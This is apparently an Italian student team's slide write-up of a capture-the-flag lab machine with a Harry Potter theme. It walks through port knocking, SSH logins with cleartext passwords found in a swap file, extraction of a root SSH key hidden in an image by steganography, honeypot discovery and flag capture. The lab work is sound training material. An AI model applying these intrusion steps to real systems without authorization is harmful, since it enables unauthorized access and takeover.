22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
42/tcp    open  tunneldemand
```

Una scansione Nmap di verifica, eseguita immediatamente dopo, ha confermato il successo dell'operazione:
il firewall dell'host aveva reagito alla sequenza, aprendo la porta 22 (SSH), che in precedenza risultava chiusa.

Enumerazione Post-Accesso e Scoperta Credenziali

Disponendo di un accesso SSH e delle credenziali dell'utente "milena", è stato effettuato il login al sistema:




```
(kali㉿kali)-[~]
└─$ ssh milena@192.168.50.8
milena@192.168.50.8's password:
Theta fa schifo

Last login: Thu Nov 13 10:33:00 2025 from 192.168.50.20
milena@blackbox:~$
```

Durante l'enumerazione interna in /home/shared, è stato trovato un file nascosto (.MyLovePotion.swp). Questo file conteneva le password in chiaro degli utenti Milena, Luca e Marco, consentendo un immediato movimento laterale o un'escalation dei privilegi.

Escalation di Privilegi con accesso a Luca

Una volta ottenuto l'accesso come utente "luca", l'obiettivo primario è diventato l'escalation dei privilegi all'utente root. L'indizio chiave, il file `.theta-key.jpg.bk` nella home di "luca", ha innescato una catena di scoperte che ha portato alla compromissione totale del sistema.




```
(kali㉿kali)-[~]
└─$ ssh luca@192.168.50.8
luca@192.168.50.8's password:
Theta fa schifo

Last login: Thu Nov 13 09:20:45 2025 from 192.168.50.20
luca@blackbox:~$ ls -la
total 172
drwx—— 3 luca luca 4096 Nov 13 09:31 .
drwxr-xr-x 7 root root 4096 Sep 30 2024 ..
-rw——— 1 luca luca 41 Nov 13 09:31 .bash_history
-rw-r--r-- 1 luca luca 220 Sep 22 2024 .bash_logout
-rw-r--r-- 1 luca luca 3771 Sep 22 2024 .bashrc
drwx——— 2 luca luca 4096 Nov 13 09:20 .cache
-rw-r--r-- 1 luca luca 807 Sep 22 2024 .profile
-rw-r--r-- 1 luca luca 142396 Oct 2 2024 .theta-key.jpg.bk
-rw-r--r-- 1 root root 25 Sep 24 2024 flag.txt
luca@blackbox:~$ █
```

Steganografia

È stato identificato il file `.theta-key.jpg.bk` come un nuovo vettore steganografico. Poiché la vecchia password ("accio") non funzionava, è stata cercata una nuova passphrase.

Questa è stata trovata analizzando il "Session Storage" dell'applicazione web nel browser: la chiave si chiamava "**wand**". Il file è stato quindi trasferito via SCP per l'analisi offline e l'estrazione.



The screenshot shows the Storage tab of a browser's developer tools. The left sidebar lists storage types: Cache Storage, Cookies, Indexed DB, Local Storage, and Session Storage. The Session Storage section is expanded, showing a table of items. The table has columns for Name, Value, and Domain. Two items are listed: PHPSESSID and wand. The 'wand' row is circled in red. The 'Value' column for PHPSESSID contains the string 'sdg59lqrbtn4m9u54rrtsec135'. The 'Value' column for wand contains the string 'c2MqVDFsOVN5ezVi'. The 'Domain' column for both entries is '10.0.0.3'.

Name	Value	Domain
PHPSESSID	sdg59lqrbtn4m9u54rrtsec135	10.0.0.3
wand	c2MqVDFsOVN5ezVi	10.0.0.3



Ottenimento Chiave Privata

Utilizzando la password **wand** e uno strumento steganografico sul file `.theta-key.jpg.bk`, è stata estratta una **chiave privata SSH OpenSSH** completa.

Questa scoperta è stata decisiva perché permette l'autenticazione senza password.

Per utilizzarla sulla macchina Kali, la chiave è stata:

1. Salvata in un nuovo file (`id_rsa_root`).
2. Resa sicura con `chmod 600 id_rsa_root`, un passaggio obbligatorio affinché il client SSH accetti di usarla.

Compromissione Finale

Sfruttando la porta 22 e la chiave privata SSH appena ottenuta, è stato lanciato l'attacco finale:

```
(kali㉿kali)-[~/Desktop]
$ ssh -i id_rsa_root root@192.168.50.8 -p 22
Theta fa schifo

Last login: Thu Nov 13 09:39:45 2025 from 192.168.50.20
root@blackbox:~# █
```

Il server SSH ha verificato la chiave privata, trovando una corrispondenza nel file `authorized_keys` di root. Questo ha permesso l'autenticazione immediata **senza richiedere una password**, garantendo l'accesso diretto a una shell come `root@blackbox`. L'obiettivo è stato raggiunto: il controllo totale e incondizionato della macchina target.

BREACH

</> BEARS LOVE HONEY! </>

Honeypot

RILEVAMENTO DI MECCANISMI DI DIFESA

Scoperta dell'Honeypot "Cowrie"

Con i privilegi di root, abbiamo condotto un'enumerazione post-exploitation per cercare difese attive.

Navigando in /home/anna, abbiamo scoperto una cartella sospetta chiamata **cowrie**. Al suo interno, abbiamo trovato un file **setup.py**.

```
oot@blackbox:~# ls
flag.txt
root@blackbox:~# cd ..
root@blackbox:/# cd ..
root@blackbox:/# ls
bin  cdrom  etc  lib  lib64  lost+found  mnt  opt  path  root  sbin  sysv  sys  usr
boot  dev   home  lib32  libx32  media    proc  run  snap  swap.img  var
root@blackbox:/# cd home
root@blackbox:/home# cd anna
root@blackbox:/home/anna# ls
cowrie  dionaea  dionaea-data  harry_web  libemu  src  user.txt
root@blackbox:/home/anna# cd cowrie
root@blackbox:/home/anna/cowrie# ls
CHANGELOG.rst  MANIFEST.in  confusion.sh  etc
CONTRIBUTING.rst  Makefile  cowrie-env  honeyfs
INSTALL.rst    README.rst  docker      pyproject.toml
LICENSE.rst    bin        docs       requirements-dev.txt
                           requirements-output.txt  setup.cfg
                           requirements.txt  service
                           setup.py  tox.ini
```

L'analisi di questo file ha confermato i sospetti: il codice importava e configurava pacchetti Python chiamati esplicitamente "**cowrie**" e "**twisted**". Questo ha confermato senza dubbio la presenza di **Cowrie**, un noto **honeypot** a media interazione progettato per emulare servizi (come SSH e Telnet) e registrare i tentativi di attacco.

Rilevamento Secondo Honeypot

Dopo la scoperta di Cowrie, un controllo dei container Docker in esecuzione (`docker ps`) ha rivelato un secondo honeypot. Un container chiamato **dionaea-honeypot** era attivo ed esponeva un numero insolitamente elevato di porte di servizi comuni (FTP, SMB, HTTP, ecc.).

```
root@blackbox:/# docker ps
CONTAINER ID   IMAGE          COMMAND       CREATED      STATUS      PORTS
531df85c8165   dinotools/dionaea:latest "/usr/local/sbin/ent..."  6 seconds ago  Up 4 seconds  0.0.0.0:21->21/tcp,
                ::1:21->21/tcp, 0.0.0.0:42->42/tcp, ::1:42->42/tcp, 0.0.0.0:135->135/tcp, ::1:135->135/tcp, 0.0.0.0:1433->1433/tcp, ::1:1433->1433/tcp, 0.0.0.0:1723->1723/tcp, ::1:1723->1723/tcp, 0.0.0.0:69->69/udp, ::1:69->69/udp, 0.0.0.0:1883->1883/tcp, 0.0.0.0:1900->1900/udp, ::1:1883->1883/tcp, ::1:1900->1900/udp, 0.0.0.0:5060-5061->5060-5061/tcp, ::1:5060-5061->5060-5061/tcp, 0.0.0.0:11211->11211/tcp, ::1:11211->11211/tcp, 0.0.0.0:5060->5060/udp, ::1:5060->5060/udp, 0.0.0.0:8080->80/tcp, ::1:8080->80/tcp, 0.0.0.0:8443->443/tcp, ::1:8443->443/tcp   dionaea-honeypot
```

Questa configurazione è una tattica classica di Dionaea per attirare e registrare attacchi automatici e campioni di malware. Si è concluso che il sistema era una "trappola" attiva, che usava Cowrie per monitorare gli attacchi SSH e Dionaea per raccogliere malware.

BREACH

</> WE JUST NEVER STOP </>

Extra

SCOPERTE AGGIUNTIVE E MECCANICHE SECONDARIE

Acquisizione delle flag

Ottenuti i privilegi di root, è stata avviata la fase finale di enumerazione per l'acquisizione delle flag. Per assicurarsi di localizzare tutti i file obiettivo e confermare la piena compromissione del sistema, è stato eseguito un comando di ricerca sull'intero filesystem:

```
root@blackbox:/# find / -name "flag.txt" 2>/dev/null
/root/flag.txt
/home/milena/flag.txt
/home/luca/flag.txt
```


Questo comando ha permesso di mappare tutte le flag presenti sulla macchina.

Flags

```
root@blackbox:/home# cd luca
root@blackbox:/home/luca# ls
flag.txt
root@blackbox:/home/luca# cat flag.txt
FLAG{cuore_di_leone_456}
root@blackbox:/home/luca# █
```

- Luca
- Milena
- Root

```
root@blackbox:/home# cd milena
root@blackbox:/home/milena# cat flag.txt
FLAG{incanto_della_sapienza_123}
```



ANALISI FUNZIONALE DEL FORM UTENTE "MILENA"

Ciao, milena!

fatto il misfatto

Submit

Attenzione! La bacchetta di Milena ha reagito in modo strano vicino al libro di incantesimi di Luca. Forse un incantesimo combinato potrebbe svelare il mistero?

"fatto il misfatto"

L'inserimento di questa frase ha generato una nuova frase:
"Attenzione! La bacchetta di Milena ha reagito in modo strano
vicino al libro di incantesimi di Luca. Forse un incantesimo
combinato potrebbe svelare il mistero?"

Try Pitch

Ciao, milena!

Scrivi qualcosa...

Submit

Il signor Lunastorta porge i suoi complimenti al professor Piton e lo invita a tenere il suo naso adunco fuori dagli affari altrui.

Altre Interazioni

L'applicazione ha risposto con altri messaggi a tema, come
l'insulto della Mappa del Malandrino al professor Piton

Identificazione sequenza di chiusura del Port Knocking

Ottenuti i privilegi di root, un'ispezione in `/var/www/html/oldsite` ha rivelato un file tmp contenente la frase "**misfatto**", la parola che ci mancava per completare la frase "fatto il misfatto".

Questa è stata interpretata come la sequenza di "chiusura" del Port Knocking. È stato eseguito il comando knock con questa nuova sequenza.

Un'analisi Nmap successiva ha confermato l'ipotesi: la **porta 22 (SSH) è stata chiusa**, ripristinando il firewall allo stato di sicurezza iniziale e bloccando l'accesso esterno.

Parola	Porta Corrispondente	Fonte dell'Indizio
fatto	65511	Trovato in chiaro su welcome.php
il	12000	Decodifica Brainfuck su /oldsite/login.php
misfatto	41002	Trovato come root nel file /var/www/html/oldsite/tmp

Rilevamento di Artefatti Nascosti

Durante l'esplorazione del filesystem come root, è stata trovata la directory `/home/anna/harry_web`.

Questa cartella conteneva i file di un **portale web non pubblicato** ("Portale di Sicurezza di Hogwarts"). Pur non essendo una vulnerabilità sfruttabile (poiché non accessibile), la sua presenza è un chiaro indicatore di **scarsa pulizia del server**, evidenziando file di sviluppo o test dimenticati in una directory utente non appropriata.



Vi avevamo promesso una presentazione straordinaria

Si ringraziano tutti coloro che hanno permesso questo

LAURA NASTASI C.E.O

Author

LORENZO MANTONI R.T.

TOMMASO LUCCHESI R.T.

SAMUELE BARBA C.I.S.O.

Author

TEGEGNE FAEL C.I.S.O.

LUIGI COPPOLA ING.

COSIMO CHINCOLI ING.





Want to make a presentation like this one?

Start with a fully customizable template, create a beautiful deck in minutes, then easily share it with anyone.

[Create a presentation \(It's free\)](#)